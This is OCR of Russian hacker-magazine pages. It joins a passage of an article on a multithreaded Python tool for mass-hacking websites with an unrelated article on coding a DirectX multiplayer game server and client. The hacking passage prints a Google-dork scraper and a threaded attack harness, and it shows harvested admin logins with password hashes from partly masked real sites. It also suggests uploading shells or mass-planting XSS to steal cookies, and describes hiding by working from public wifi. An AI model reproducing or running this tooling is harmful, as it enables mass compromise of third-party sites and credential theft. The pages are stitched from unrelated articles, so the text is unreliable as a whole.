


КРУПНЕЙШИЙ БАГТРАК



ФАБРИКА ХАКА






ИМЕННО ЭТОМУ ШОУ PYTHON ОБЯЗАН СВОИМ НАЗВАНИЕМ



БЛАГОДАРЯ МУЛЬТИКУ, МЫ ЗНАЕМ, КАК ВЫГЛЯДИТ PYTHON



NETBEANS — УДОБНАЯ СРЕДА ДЛЯ ПРОГРАММИНГА. В ПОСЛЕДНЕЕ ВРЕМЯ ОНА ПОЛНОСТЬЮ ЗАМЕНИЛА МНЕ ECLIPSE



СКРИН ОДНОЙ ИЗ ЖЕРТВ ПОСЛЕ ИНЪЕКЦИИ

Здесь есть проблема — отсутствует встроенное средство, которое бы контролировало выполнение потоков и их количество при использовании модуля thread. Главная программа может завершиться, не дожидаясь выполнения потоков! Для решения этой проблемы достаточно ввести дополнительную переменную, которая будет хранить количество активных потоков. Назовем ее «count_thread» и вначале присвоим ей 0, что будет означать, что количество запущенных потоков равно нулю. При каждом запуске потока нужно увеличивать наш флаг на 1:

```
for i in xrange(0,sys.argv[3]):
  count_thread += 1
thread.start_new_thread(
  some_function,())
```

Кроме того, в каждую функцию, которую мы планируем запускать как поток, нужно добавить изменения, чтобы она при завершении своей работы уменьшала флаг потоков на единицу:

```
def some_function():
   global count_thread
   count_thread -= 1
```

В конце программы мы напишем бесконечный цикл, ждущий завершения всех потоков:

```
while (count_thead»0):
  pass
```

Теперь применим это в нашей программе.

РАЗРАБОТКА ЯДРА

В главной программе первым делом нужно подключить функцию тестирования. Пусть имя файла с функцией будет храниться в переменной:

```
file_test_site = 'wp'
```

Если же попробовать вызвать import file_test_site, то питон выдаст жалобу на отсутствие такого модуля. Поэтому подключать нужно через специальную функцию следующим образом:

```
test_site = __import__(
   file_test_site)
```

Благодаря этой строчке, все функции и переменные с wp.py будут доступны через переменную test_site в главной программе. К примеру, чтобы обратиться к переменной с максимальным количеством потоков, объявленной в wp.py, нужно написать следующее:

```
print test_site.max_count_thead
```

Далее по ходу программы нам полагается открыть необходимые файлы, имена которых определены в файле wp.py:

```
fi = open(
  test_site.file_google,'r')
site_list = fi.readlines()
site_list = uniq(site_list)
f_success = open(
  test_site.file_success,'w')
f_failed = open(
  test_site.file_failed,'w')
```

Здесь все известно, кроме функции uniq. Она написана для борьбы с дублирующимися сайтами (если они останутся после парсинга Гугла). Код функции таков:

```
def uniq(inlist):
  # объявим пустой список
  rez = []
  # цикл по всему входному списку
  for item in inlist:
    # если элемента нет в исходящем списке
    if item not in rez:
   # добавим элемент в результат
      rez.append(item)
 return rez
```

Не забудь также написать функции для записи результатов. К примеру, успех мы зафиксируем так:

```
def success(text):
  global f_success
  f_success.write(text + "\n")
  f_success.flush()
```

Тут мы видим функцию flush, постоянно сбрасывающую файловый буфер на диск — этот маневр спасет намытые данные от внезапного завершения программы. Затем идет главный

цикл программы, который читает site_list и вытягивает оттуда по одной записи URL сайта через метод pop:

```
site = site_list.pop()
```

Он позволяет работать со списком, как со стеком — то есть, берет самую верхнюю запись и при этом удаляет ее из списка. Подготовительные работы выполнены и можно запускать функцию run_test как поток. А она уже, в свою очередь, вызовет функцию тестирования run из модуля google.py:

```
def run_test(site):
   global count_thead
   test_site.run(site)
   count_thead -= 1
```

Сам запуск потоков выглядит так:

```
#пока есть необработанные сайты
while ( len(site_list)"0 ):
  # если количество потоков меньше максималь-
ного числа
  if (test_site.max_count_thead > count_thead):
    # взять со списка один сайт
    site = site_list.pop()
    count_thead +=1
    # запустить проверку взятого сайта
    thread.start_new_thread(run_test,(site,))
    # если потоков больше максимального числа,
    # то подождем, пока какой-нибудь освободится
  else:
    pass
```

Этот код обеспечивает запуск функции тестирования как потока для всех сайтов и контролирует, чтобы потоков не было больше максимального числа, что указано в переменной max_count_thead, объявленной в wp.py. Напомню, все скрипты с подробными комментариями есть на диске.

ЗАЩИТА ОТ «ДРУЗЕЙ»

Как ты наверняка заметил, в примере я не использую прокси, практикуя прямое подключение к атакуемым сайтам. Конечно, при желании, можно реализовать поддержку соксов, изменив функцию url_get, но я предпочитаю поступать по-другому. Обычно я стараюсь писать автоматические скрипты, не требующие особого присмотра, и когда все готово, просто беру нетбук и выхожу с ним в люди — например, в питейное заведение, где есть вай-фай. Там я испиваю пиво (через то зело рад становясь), запускаю скрипты, спокойно закрываю крышку нетбука и кладу его под стол. Никто даже не предполагает, чем я занимаюсь в интернете. Вай-фай дает вполне приличную скорость, а поскольку юзается многопоточность, то затраты времени на работу скриптов невелики. Готовый результат я оцениваю уже дома, просматривая сохраненные скриптами логи. Тем не менее, безопасность никогда не бывает лишней, поэтому поддержка соксов приветствуется.

ТЕСТИРОВАНИЕ

Ну что же, нам осталось только протестировать написанный код на практике.

Я последовательно запустил файлы google.py и autotester.py, а после завершения их работы — глянул в файл success.txt, который порадовал своим объемом. Вот первые три строчки из него:

```
http://kota***an.com/wp/:lug:$P$B16Yr5TQFQ2t
jrmMxUHiZubzzqZJ2A.
http://info***e.com/:admin:$P$B58JineUw6OJoE
DL9hD9me5XaumzOt0
http://www.tar***up.com/:admin:$P$BRH1fDlLrq
hpAOLOo38w5Xlke/AH70.
```

Итак, здесь у нас имеет место логин и захешированный пароль для доступа в админку. С захешированным паролем поможет разобраться последний PasswordsPro (http://www.insidepro.com/download/passwordspro.zip). Но доступ к админке — не главная цель автора статьи. В первую очередь я хотел показать, как сделать инструмент для быстрого и эффективного хака.

Ведь если, к примеру, ты возьмешь не SQL injection, а исполнение кода, то сможешь быстро изменить функцию run в wp.py, чтобы она заливала тебе шелл на сервер. Если ты найдешь активную XSS, то сможешь легко ее внедрить на все сайты, и потом лишь ждать на снифере кукисы. В общем, простор для деятельности у тебя есть, изучай! Именно изучай, но ни в коем случае не используй свои знания во вред людям — ты ведь знаешь, что][— не деструктивный журнал и все, что мы пишем, служит только одной цели — помочь админам защитить свои сайты от злобных автохакеров. Удачи!][

СКРИПТ ПАРСИНГА ГУГЛА

```
# конфиг парсера
dork = 'inurl:page_id+"Gallery+powered+by+fM
oblog"'
page = 10
reg = 'class=r»«a href="([^"&]*)'
print "# start"
print "# dork:" + dork
print "# all page: " + str(page)
# открываем файл на запись
fo = open('google.txt','w')
print "# google.txt open"

import curl
import time
import re
# пройтись по page страницам в Гугле
for i in xrange(0,page):
  # формирование URL
  url = "http://www.google.com/
search?q="+dork+"&start=" + str(i*10)
  # исполнения запроса
  rez = curl.url_get(url)
  # достаем ссылки
  rez = re.findall(reg,rez)
  # записываем результат в файл
  for item in rez:
    fo.write(item+"\n")
    print "# page "+str(i+1)+" done"
    # ждем 2 сек.
    time.sleep(2)
# закрываем файл
fo.close
print '# all done'
```




links
- Огромнейшая база уязвимостей: http://milw0rm.com.
- Бага, заюзанная в качестве примера: http://milw0rm.com/exploits/8229.
- Официальный сайт NetBeans, удобного средства для разработки: http://netbeans.org.



dvd
На диске, кроме исходников, ищи полноценное видео от автора с демонстрацией работы скриптов.



warning
Вся информация представлена лишь в ознакомительных целях. Не нужно повторять глупости за автором!





ЮРИЙ «YUREMBO» ЯЗЕВ
/ YAZEVSOFT@GMAIL.COM /

ТЕМНОЕ ИСКУССТВО ИГРОДЕЛА, MULTIP

Разрабатываем клиент и сервер для многопользовательских баталий

Любая разработка имеет начало и логический конец. Наша программа не стала исключением. Пройдя небольшой цикл статей, мы с тобой создали очень даже неплохую игру с поддержкой всех современных технологий, реализованных в DirectX (загрузка X-объектов, **3D-графика**, звуки в нужных местах, быстрый контроль и др.). Но для полноценного гейминга не хватает еще одного компонента. Конечно же, это мультиплеер.

ВЫБИРАЕМ «СКЕЛЕТ»

Всем прекрасна библиотека Dark GDK, но в каждой бочке меда есть ложка дегтя. Так и с рассматриваемой либой: чтобы с ее помощью реализовать мультиплеер, нужно не по-детски напрячься. В конце концов, мне это надоело (и хорошо, что надоело, а то пришлось бы писать кода раза в 4 больше, чем сейчас), и я стал искать другие решения. И, как ни удивительно, выход был найден: в виде, по меньшей мере, пары специальных протоколов, используемых в разработке многопользовательских игр. Протоколами такие вещи можно назвать с большой натяжкой, правильнее их звать интерфейсами к протоколу DirectPlay, поскольку для обмена сообщениями в Dark GDK (да и, собственно, в DirectX) используется именно он. Но для простоты будем называть их протоколами, так как они используют свои правила для передачи данных с помощью DirectPlay.

Первый из этих протоколов — это **MultiSync** (смотри http://forum.thegamecreators.com). Несмотря на то, что продукт вполне работоспособен и более удобен в применении, чем DarkGDK, мне он не очень понравился. Продолжив поиски, я наткнулся на примечательную вещицу под названием MikeNet. Испытав этот протокол в демо-приложениях, я решил использовать его в игре. MikeNet позволяет легко создавать клиент-серверные приложения: как серверы, так и клиенты. Работая с ним, не надо беспокоиться о сокетах и других сетевых заморочках — просто формируем пакет и отправляем. Интересной возможностью является одновременная работа сразу по двум протоколам: TCP и UDP; для этого при соединении с сервером, как на клиенте, так и на сервере открываются по два локальных порта. Через них и идет последующая передача данных. Разработчику не надо грузиться с определением открываемых портов, MikeNet возьмет всю работу на себя и сделает ее незаметно для конечного пользователя.

MIKENET

Скачать MikeNet можно со страницы форума сайта компании **The Game Creators** (http://forum.thegamecreators.com). Последняя версия на момент написания статьи — 1.0.6, ее-то, собственно, yurembo и использовал при разработке программ. К слову, Майк — автор библиотеки — довольно оперативно все обновляет, поэтому не исключено, что, когда ты будешь читать этот материал, уже выйдет новая версия библы (кури блог Майка на предмет обновлений).

После скачивания и распаковки архива в нем обнаружится несколько файлов и каталогов. Чтобы установить протокол, найди и запусти файл MikeInstall. exe (только обрати внимание, что ты ставишь версию для С++:)). Должно появиться окно DOS-сеанса следующего вида (внимание на рис. 1).

Инсталлятор сам определит, куда установлена VS и скопирует два файла, необходимых для компиляции приложений, использующих MikeNet. Однако в некоторых случаях он может работать неправильно. При появлении глюков собственноручно скопируй файл MikeNet. lib в подпапку VC\lib папки, куда установлена студия, и файл mikenet. h — в подпапку VC\include. Чтобы приаттачить установленную библиотеку к компилятору, запусти студию (загрузи проект, в котором собираешься использовать средства MikeNet) и открой свойства проекта (например, Project → DarkRobot Properties).


часть 4: LAYER

MULTI PLAYER


В свойствах последовательно разверни списки: Configuration Properties → Linker, а затем щелкни по пункту Input.
В правой части окна, в строку зависимостей (Additional Dependencies), добавь названия двух библиотек: MikeNet. lib и WS2_32.lib (рис. 2). Для правильной компиляции проделай следующий трюк: оставаясь в свойствах, разверни список C/C++, щелкни на пункте Code Generation, и в правой части, напротив пункта Runtime Library, из ниспадающего списка выбери Multi-threaded (/MT) (рис. 3). Это означает, что приложение будет использовать многопоточную, но статичную версию библиотеки времени исполнения.
Все настройки произведены! Смело закрываем окно свойства и двигаемся дальше.

СЕРВЕР


Наконец, компилятор настроен, и можно переходить к самому приятному в жизни кодера — программированию. Сначала мы разработаем приложение-сервер. В нашем случае сервер будет заниматься только передачей данных, то есть принимать данные от одного клиента и рассылать их всем остальным. Никаких особенных вычислений на его стороне производиться не будет — всю работу мы возложим на клиента. Перечислю, какие данные нужно передавать. Во-первых, координаты (каждого) клиентского робота и угол поворота. Во-вторых, был ли произведен выстрел данным конкретным роботом. Другими словами, нам не надо передавать координаты каждой ракеты. Достаточно лишь узнать, совершил робот выстрел или нет. Так как все координаты и угол поворота для данного робота у всех клиентов одинаковы, то и ракета вылетит из определенных координат (позиции робота) и приземлится в одинаковой позиции или поразит одну и ту же цель (поскольку данные синхронизированы!). В-третьих, надо передать количество жизней (для чего это нужно — разберем позже, во время разработки клиента). И, в-четвертых, необходимо передать имя клиента и количество фрагов (набранных убийств). Эти данные понадобятся для ведения сервером статистики, позже мы это разберем. Создай в VC++ новый проект. В качестве шаблона выбери Dark GDK — Game. Во все проекты, которые используют библиотеку MikeNet, надо добавлять такой заголовочный файл: <MikeNet. h>. Теперь можешь открыть с диска проект сервера (автор назвал его DarkServer, по аналогии с DarkRobot), исследовать по комментариям код и начинать его переписывать. Ну а yurembo тем временем расскажет тебе о коде более подробно.
После подключения заголовочных файлов идут объявления констант, назначение которых ясно по комментариям, и структуры, состоящей из двух членов: первый, хранящий имя клиента и второй — количество фрагов. Далее следует главная функция программы, в ней и происходит все действо. Операции, относящиеся к настройке и перерисовке экрана, мы рассматривать не будем (поднимай предыдущие статьи). Первая интересующая нас функция — это mnSetLocal с четырьмя параметрами. Первый параметр — ip-адрес для tcp-подключения. Если его оставить пустым «» (как в нашем случае), то программа сама определит его, это будет ip-адрес машины, на которой запущен сервер. Вторым параметром следует номер порта, на котором будет ожидание tcp-подключения. Затем идут два параметра, аналогичных приведенному выше описанию, за исключением того, что вместо tcp используется протокол udp. Несмотря на то, что номера портов явно определяются программистом, после соединения клиента с сервером MikeNet определяет их и сам (смотри описание MN выше). К слову, функция mnSetLocal при успешной работе возвращает единицу, иначе — 0 или –1. Такая проверка выполняется после ее вызова с последующим выводом диагностических надписей.
Итак, в случае успеха мы запускаем сервер командой mnStartServer с четырьмя параметрами: максимальное количество клиентов, которые могут подключиться, максимальное количество udp-операций, которые клиент может отправить в одном udp-пакете. Третьим параметром определяется способ раздачи пришедших udp-пакетов. Доступно два способа: UDPMODE_PER_CLIENT и UDPMODE_PER_CLIENT_PER_OPERATION. Когда используется первый способ, от каждого клиента запоминается только один пакет, пришедший последним, более старые — удаляются. В случае второго запоминаются пакеты со всеми операциями (а не только последние), пришедшие от каждого клиента. Последний используется, когда клиент может отправить несколько разных пакетов (с разными операциями), например, как в нашей игре. Последний параметр задает количество потоков, используемых при получении и передаче данных. Для максимального быстродействия системы это число должно зависеть от количества процессоров, установленных на машине, на которой запущен сервер. Однако если поставить 0, то MikeNet сам определит количество установленных ЦПУ и будет использовать данное число. Это прекрасный вариант — можно без изменения и перекомпиляции запускать наш сервер на разных компьютерах, и везде его производительность будет на высшем уровне! В нашей программе используется 0.
Далее по коду идет объявление нескольких переменных нашего структурного типа, затем цикл,— в нем члены всех объявленных ранее структур обнуляются. Теперь мы, наконец, попадаем в главный цикл. В нем постоянно проверяются порты для выявления пришедших данных. Кроме того, в самом начале цикла есть задержки. Они нужны, чтобы программа не зависла и смогла обрабатывать другие, отличные от проверки портов, процессы. Функция mnClientJoined прослушивает порт в целях выявления вновь подключившегося клиента. Параметров она не имеет — если возвращаемое значение больше нуля, значит, подключился новый клиент, и надо отобразить его данные: id, tcp ip, tcp port, udp ip, udp port. После чего надо сообщить новому клиенту об уже подключенных, это совершается в цикле. Используемая здесь функция mnClientConnected проверяет, подключен или нет клиент, id которого переда-



ВВОДИМ IP СЕРВЕРА



ИСПОЛЬЗОВАНИЕ МНОГОПОТОЧНОЙ БИБЛИОТЕКИ ВРЕМЕНИ ИСПОЛНЕНИЯ



ОНЛАЙНОВЫЙ БОЙ

ется параметром. В результате она возвращает единицу, если результат положительный. Всем подключенным клиентам сообщается о новеньком. Функция mnClientLeft проверяет, не отключился ли какой-либо клиент и, если она возвращает значение больше 0, значит, клиент с таким идентификатором (возвращенное значение) недавно отключился. Об этом прискорбном событии мы также информируем играющую компанию посредством текстового сообщения. Далее идет цикл по всем клиентам, в который вложен еще один цикл по всем udp-операциям (в нашей программе их две). И уже в нем происходит изъятие из очереди данных, и проверка на приход отправленного клиентом пакета. Это осуществляется функцией mnRecvUDP, у которой два параметра: 1 — id клиента, от которого ожидается пакет, 2 — номер операции. Также функция возвращает 1 в случае удачи (получения пакета), 0 — в случае отсутствия посылки и –1 — при появлении ошибки. Если пакет пришел, то его надо распотрошить и отправить полученные данные всем клиентам за исключением того, от кого он пришел. Деформируем пакет в том же порядке, в котором формировали (смотри код клиента и сервера). Это делается с помощью функции mnGet* (где * — тип данных). После де-формирования пакета (сохранения всех данных в переменных), с помощью функций mnAdd* (где * — тип данных) формируем новый пакет. Эти функции в качестве параметра принимают значение определенного типа данных. Наконец, посредством функции mnSendUDPAll отправляем сформированный пакет всем клиентам. У нее три параметра:

1 — сохранять или нет отправленный пакет;

2 — блокировать или нет команду до тех пор, пока пакет не будет всем отослан;

3 — здесь указывается клиент, который исключается из списка рассылки (надо указать того клиента, от которого пришел пакет с обрабатываемыми данными).

Кроме того, в этом цикле в переменную deadcount сохраняется наибольшее количество набранных игроком фрагов. После окончания цикла переменная проверяется, и, если она больше или равна установленному лимиту фрагов, которые необходимо набрать для победы, тогда формируется новый udp-пакет (2-ого типа). В него записываются имена и количество набранных каждым клиентом фрагов,— и пакет также отправляется всем клиентам для вывода (на их стороне) таблицы отчетности по игре (кто, сколько фрагов набрал) — позже обязательно рассмотрим. Таким образом, в нашей игре реализована мультиплеерная баталия типа Free for All — все против всех или каждый за себя.

КЛИЕНТ

Чтобы превратить наш синглплеер в мультиплеер, в его код нужно внести очень немного изменений. Тем более, в мультиплеере используется тот же движок, что и в одиночной игре. Поэтому yurembo решил объединить две версии в одну игру (выбирается в меню). По этой же причине максимально возможное количество клиентов равно пяти — количеству роботов в синглплеере. Изменения касаются только способа управления врагами: в однопользовательской игре врагами руководит функция искусственного интеллекта, а в многопользовательской — принятые данные (отправленные от клиентской части оппонента, если роботом управляет геймер). Все сделано для того, чтобы можно было оставить движок прежним, добавив только поддержку мультиплеера.

DARKROBOT MULTIPLAYER GAME

Загрузи свою финальную версию синглплеера, потому что именно ее мы будем дорабатывать. Кроме того, ты можешь загрузить уже готовый мультиплеер с диска, чтобы сверять результаты.

```
E:\Internet\ MikeNetv1.0.6\Installer\C++\MikeInstall.exe
Finding destination path...
 Opened key successfully
 Read value successfully
 Read value successfully
 Destination path found:
 D:\Program Files\Microsoft Visual Studio 9.0\VC\

Copying files:
 Copied file: MikeNet.lib
 Copied file: MikeNet.h

Installation finished._
```

УСПЕШНОЕ ЗАВЕРШЕНИИ ИНСТАЛЛЯЦИИ MIKENET

ВО ВРЕМЯ РАБОТЫ СЕРВЕР ВЫВОДИТ ДИАГНОСТИЧЕСКИЕ ДАННЫЕ

В основном изменениям подверглись четыре файла: Main. cpp, Robot. cpp, Robot. h, Game_Obj. h (в последних двух изменения очень несущественны). Начнем обзор модификаций с файла Main. cpp. Здесь добавилась важная глобальная переменная gamemod, в ней отмечается текущий режим игры: 0 — режим не установлен (режим начального меню), 1 — синглплеер, 2 — мультиплеер. Пока в нашей игре реализован только один многопользовательский режим, поэтому, если хочешь еще режимы (например, дуэльный или захват флага), то удобнее всего добавить индикатор режима в эту переменную. Поэтому, кроме всего прочего, автор приготовил для тебя легко расширяемый механизм игрового движка. Также добавлены константы для определения типа tcp и udp пакетов (о них ты читал выше и можешь узнать больше из комментариев к программе) и лимит фрагов.

После запуска игры перед геймером появляется консольное меню выбора режима. Почему консольное? Потому что yurembo не хотел отходить от начальной задумки (самая первая версия — если помнишь, когда выводилась надпись, повествующая о загрузке уровня). К тому же, ему было лень рисовать картинки для фона и кнопок меню (была бы его воля, он кроме написания кода вообще ничем бы не занимался). В этом (и во всех последующих) меню для выбора нужного пункта надо нажать указанную рядом с ним клавишу. Первоначальное меню выводит самописная функция SelectGameType. В ней обнуляется переменная gamemod, то есть игра переводится в режим меню. Затем запускается цикл, который «вращается», пока с помощью клавиш не выбран режим игры. Здесь интересна только одна функция — это dbScanCode, которая возвращает номер нажатой клавиши. Номера стартуют с единицы, начиная с клавиши с буквой «E». Если выбрать синглплеер, то он и загрузится — не будем рассматривать этот путь, поскольку все о нем знаем! С другой стороны, если выбрать мультиплеер, то появится новое меню, где предлагается ввести имя геймера, которое запоминается в глобальной переменной и сохраняется на протяжении всего сеанса игры. За работу этого меню ответственна функция GetUserName. Пустое имя ввести нельзя. Когда имя будет введено, появится следующая страница меню, где надо будет ввести ip-адрес сервера.

Эту страницу выводит и обслуживает функция makeConnect, которая после получения ip с помощью функции mnConnect пытается подключиться к серверу. Функции mnConnect передаются шесть параметров: ip-адрес сервера, ожидающего подключения по tcp; номер открытого tcp порта на этом сервере; ip-адрес сервера, ожидающего подключения по udp; номер открытого udp порта на этом сервере; время ожидания (в секундах) ответа от сервера; количество потоков (этот параметр аналогичен одноименному в функции mnStartServer и рассмотрен выше). В случае успеха подключения данная функция возвращает 1, 0 — по истечении времени ожидания и –1 — в случае ошибки. Анализируя возвращаемое значение, наша функция makeConnect выводит диагностические данные. Несмотря на то, что для tcp- и udp-подключений ip-адреса передаются в разных параметрах, MikeNet не может работать с двумя разными серверами, поэтому необходимо указывать ip-адрес одного и того же сервера. После удачного соединения загружается игра. Замечу, что в любом из меню всегда есть возможность покинуть его, вернувшись в начальное. Такое взаимодействие между функциями осуществимо благодаря возвращению (почти) каждой функцией булевского значения: успешно или нет выполнена та или иная операция. Во время загрузки многопользовательской игры происходит такая же инициализация, что и при одиночной. Так как главными действующими лицами являются роботы, их класс должен содержать переменную-член — идентификатор мультиплеерной игры. Это сделано в связи с простыми рассуждениями: если робот жив, он в онлайне (клиент в онлайне), а если убит, тогда в отключке. Еще одна переменная, добавленная в класс роботов — это cnumber, которая хранит номер клиента в порядке подключения к серверу. В связи с тем, что эти




links

www.thegamecreators.com — сайт разработчика Dark GDK.



